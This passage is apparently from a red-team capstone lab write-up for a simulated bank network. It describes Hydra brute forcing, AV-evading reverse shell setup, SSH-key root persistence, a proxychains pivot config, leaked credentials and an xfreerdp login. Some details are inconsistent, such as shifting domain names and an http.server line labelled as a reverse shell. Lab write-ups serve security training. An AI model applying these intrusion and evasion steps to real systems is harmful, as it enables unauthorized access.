

(muhamadsabek@corp.th3reserve.loc). This granted direct access to internal communications, enabling enumeration of users, harvesting internal information, and setting the stage for phishing and lateral movement.



Once connected, we will find the following message:

Internal Email Evidence

A screenshot from the mailbox of muhamadsabek@corp.th3reserve.loc, accessed after a successful phishing attempt and credential compromise. The email from the Head of Security confirms internal communication and validates the foothold within the simulated network.



Step	Tool	Target	Result
Brute-Force SMTP	Hydra	mail.thereserve.loc	Credentials harvested
Email Client Setup	Thunderbird	Internal Mailbox	Access to internal emails

Antivirus Evasion and Covert Access Establishment

Objective

Establish a reverse shell from the internal target server while bypassing active antivirus (AV) and endpoint detection and response (EDR) mechanisms to achieve root-level remote access.

Engagement Scenario


Component	Value
Attacker Machine IP	10.50.115.21
Target Server IP	10.200.89.12 (VPN server)
Listening Port	443 (HTTPS - chosen to blend with normal traffic)

Target Reconnaissance

An initial network scan was conducted across the internal subnet 10.200.89.0/24 to enumerate live hosts and exposed services. The following hosts and their associated services were identified:

- 10.200.89.11 – MAIL.thereverse.loc (Mail Server)
- 10.200.89.12 – VPN.thereverse.loc (VPN Gateway)
- 10.200.89.13 – WEB.thereverse.loc (Internal Web Server)

This reconnaissance phase helped prioritize targets based on exposed attack surfaces and potential access value.




Initial Access

To gain a foothold within the internal environment, a combination of credential brute-forcing and web-based attack techniques was utilized.

Brute Force Attack




Using Hydra, a dictionary-based brute force attack was executed against login portals exposed on the internal network. This resulted in the discovery of valid credentials for the VPN web interface:



Payload Generation

Created a custom reverse shell payload:

- Listening on port: 443
- Ensured payload evaded antivirus detection.
- Used techniques such as obfuscation and avoiding known signatures.




```
define('DB_SRV', 'localhost');

define('DB_USER', 'vpn');

define('DB_PASSWD', 'password1!');

define('DB_NAME', 'vpn');
```

Privilege Escalation & Persistence

SSH key allowed persistent access as root.
 Example reverse shell started from compromised host:
 python3 -m http.server 80

Adjusted proxychains to tunnel traffic:
 nano /etc/proxychains4.conf

```

## trying to proxy connections to destinations which are disabled.
## will result in proxying connections to the new given destinations.
## Whenever I connect to 1.1.1.1 on port 443 actually connect to 1.1.1.2 on port 443
# dnst 1.1.1.1:443 1.1.1.2:443

## Whenever I connect to 1.1.1.1 on port 443 actually connect to 1.1.1.2 on port 443
## (no need to write 443 again)
# dnst 1.1.1.2:443 1.1.1.2

## No matter what port I connect to on 1.1.1.1 port actually connect to 1.1.1.2 on port 443
# dnst 1.1.1.1 1.1.1.2:443

## Always, instead of connecting to 1.1.1.1, connect to 1.1.1.2
# dnst 1.1.1.1 1.1.1.2

# Proxylist format
# type ip port [user pass]
# (values separated by 'tab' or 'blank')
#
# only numeric ipv4 addresses are valid
#
# Examples:
#
# socks5 192.168.67.78 1080 luser secret
# http 192.168.69.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the proxy without modification.
# (auth types supported: "basic"-http "user/pass"-socks )
#
[Proxylist]
# add proxy here ...
# meanwhile
# defaults set to "top"
#socks4 127.0.0.1 9090
socks5 127.0.0.1 1080


```



Remote Desktop Access – WRK1

Tool Used: xfreerdp

xfreerdp /u:laura.wood@corp.thereverse.loc /p:password@1 /v:10.200.118.21



Outcome

The engagement resulted in full compromise of the target server with the following outcomes:

- **Reverse Shell Access**

Successfully established a reverse shell connection from the target server to the attacker-controlled host over port 443, enabling remote command execution.

- **AV Evasion Success**

Payload execution was performed without triggering any antivirus or endpoint detection mechanisms. The custom-crafted payload evaded all active defenses through obfuscation and signature avoidance techniques.


- **Persistence Achieved**

Persistent root-level access was secured via SSH key injection into /root/.ssh/authorized_keys, allowing repeated and stealthy access to the system without relying on credentials or re-exploitation.

Lateral Movement


- Lateral Movement Overview

In this Red Team Capstone challenge, we simulate a real-world attack scenario where initial access is gained through a vulnerable exposed system in the DMZ. From there, lateral movement is performed to pivot deeper into the internal network. This involves harvesting credentials, exploiting trust relationships, and moving across different network segments — from Tier 2 workstations to Tier 1 servers — until administrative access is obtained. Lateral movement allows attackers to expand their control, evade detection, and reach critical systems such as Active Directory and SWIFT banking infrastructure.




Step 1 – VPN File Discovered

A `ovpn` configuration file is found, which indicates OpenVPN access to the internal network. This is the attacker's entry point into the organization's perimeter network.




step 2:

This screenshot shows the initial reconnaissance phase in the Red Team Capstone challenge, where the attacker uses nmap -sP to discover active hosts in the 10.200.118.0/24 subnet. Running nmap is crucial for identifying reachable targets and planning lateral movement across the network.



